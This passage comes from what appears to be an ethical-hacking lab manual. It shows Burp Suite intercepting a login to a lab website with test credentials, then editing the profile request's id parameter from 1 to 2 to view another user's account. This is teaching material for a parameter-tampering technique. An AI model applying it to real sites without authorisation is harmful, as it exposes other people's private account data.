


10. **Burp Suite** initializes. If a **Burp Suite Community Edition** notification saying **An update is available** appears, click **Close**.
11. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.


If an update window appears, click **Close**.



12. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.



13. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.



14. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

Turn the interception on if it is off.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Forward Drop Intercept is on Action Open Browser

Use Burp's embedded browser

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

Open browser

Use a different browser

You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

View documentation

Using Burp Proxy

If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.

View

Burp Proxy options

Reference information about the different options you have for customizing Burp Proxy's behaviour.

View


Burp Proxy documentation

The central point of access for all information you need to use Burp Proxy.

View

15. Switch back to the browser window, and on the login page of the target website (www.moviescope.com), enter the credentials **sam** and **test**. Click the **Login** button.

Here, we are logging in as a registered user on the website.



16. Switch back to the **Burp Suite** window and observe that the HTTP request was intercepted by the application.

You can observe that the entered login credentials were intercepted by the Burp Suite.

17. Now, keep clicking the **Forward** button until you are logged into the user account.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Request to <http://www.moviescope.com:80> [10.10.1.19]


Forward Drop Intercept on Action Open Browser Comment this item HTTP/1 ?

Pretty Raw Hex \n

```
1 POST / HTTP/1.1
2 Host: www.moviescope.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 324
9 Origin: http://www.moviescope.com
10 DNT: 1
11 Connection: close
12 Referer: http://www.moviescope.com/
13 Upgrade-Insecure-Requests: 1
14
15 __VIEWSTATE=%2FwEPDwULLTE3MDc5MjQzOTdkZH5lOcnJ%2BBtsUzt5M%2PwIqLFqT5uNaq6G%2B46A4bz6%2FsMl & __VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=%2FwEdAARJUub9rbp0xjNNNjxtMLiRWMttrRuIi9aE3DBg1DcnOGGcP002LAX9axRe6vMQj2F3f3AwSKugaKAa3qX7zRfq070LdPacUhnsnPpHrm03jI6uFMcyULVYnt%2BiQJOBgU%3D&txtusername=sam&xtpwd=test&btnlogin>Login
```

0 matches

18. Switch to the browser, and observe that you are now logged into the user account, as shown in the screenshot.
19. Now, click the **View Profile** tab from the menu bar to view the user information.



20. After clicking the **View Profile** tab, switch back to the **Burp Suite** window and keep clicking the **Forward** button until you get the HTTP request, as shown in the screenshot.
21. Now, click **Expand** icon present in the right-corner of the window in the **INSPECTOR** section.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://www.moviescope.com:80 [10.10.1.19]

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1 ?

Pretty Raw Hex \n **INSPECTOR**

```
1 GET /viewprofile.aspx?id=1 HTTP/1.1
2 Host: www.moviescope.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.moviescope.com/index.aspx
8 DNT: 1
9 Connection: close
10 Cookie: mscore=1jWydNf8wro=; ui-tabs-l=0
11 Upgrade-Insecure-Requests: 1
12
13
```

Search... 0 matches

Menu Home - MovieScope ... Burp Suite Community ...

22. Inspector wizard appears, click to expand **Query Parameters**.

The screenshot shows the Burp Suite interface. The title bar reads "Burp Suite Community Edition v2021.8.2 - Temporary Project". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". The toolbar has icons for Applications, Places, System, and a search bar. The status bar shows the date and time: "Tue Apr 19, 08:04".

The main window has tabs: "Dashboard", "Target", "Proxy" (which is selected), "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Logger", "Extender", "Project options", "User options", and "Learn". Below the tabs are buttons for "Intercept", "HTTP history", "WebSockets history", and "Options".

The "Proxy" tab displays a request to "http://www.moviescope.com:80 [10.10.1.19]". The request details are as follows:

```
1 GET /viewprofile.aspx?id=1 HTTP/1.1
2 Host: www.moviescope.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.moviescope.com/index.aspx
8 DNT: 1
9 Connection: close
10 Cookie: mscopec=1jWydNf8wro=; ui-tabs-l=0
11 Upgrade-Insecure-Requests: 1
12
13
```

The "INSPECTOR" panel on the right shows sections for Request Attributes, Query Parameters (1), Body Parameters (0), Request Cookies (2), and Request Headers (10). The "Query Parameters" section is expanded, showing one item.

The bottom navigation bar includes icons for Help, Settings, Back, Forward, and Search, along with a status message "0 matches". The title bar also shows "Menu", "Home - MovieScope - ...", and "Burp Suite Community ...".

23. You can observe **NAME** and **VALUE** columns, double click on the **value**, or **click arrow icon (>)**.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Request to <http://www.moviescope.com:80> [10.10.1.19]

Forward Drop Intercept on Action Open Browser Comment this item HTTP/1 ?

Pretty Raw Hex In

```
1 GET /viewprofile.aspx?id=1 HTTP/1.1
2 Host: www.moviescope.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.moviescope.com/index.aspx
8 DNT: 1
9 Connection: close
10 Cookie: mscopec=1jWydNf8wro=; ui-tabs-l=0
11 Upgrade-Insecure-Requests: 1
12
13
```

INSPECTOR

NAME	VALUE
id	1

Request Attributes

Query Parameters (1)

Body Parameters (0)

Request Cookies (2)

Request Headers (10)

Search... 0 matches

Menu Home - MovieScope ... Burp Suite Community ...

24. In the next wizard, change the **VALUE** from **1** to **2** and click **Apply Changes** button.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Request to <http://www.moviescope.com:80> [10.10.1.19]

Forward Drop Intercept is on Action Open Browser

Comment this item HTTP/1 [?](#)

Pretty Raw Hex [In](#) [≡](#)

```
1 GET /viewprofile.aspx?id=1 HTTP/1.1
2 Host: www.moviescope.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.moviescope.com/index.aspx
8 DNT: 1
9 Connection: close
10 Cookie: mscopec=ljWydNf8wro=; ui-tabs-l=0
11 Upgrade-Insecure-Requests: 1
12
13
```

INSPECTOR [?](#) X

< Back < >

Query parameter

NAME
id

VALUE
2

DECODED FROM: URL encoding [+](#)

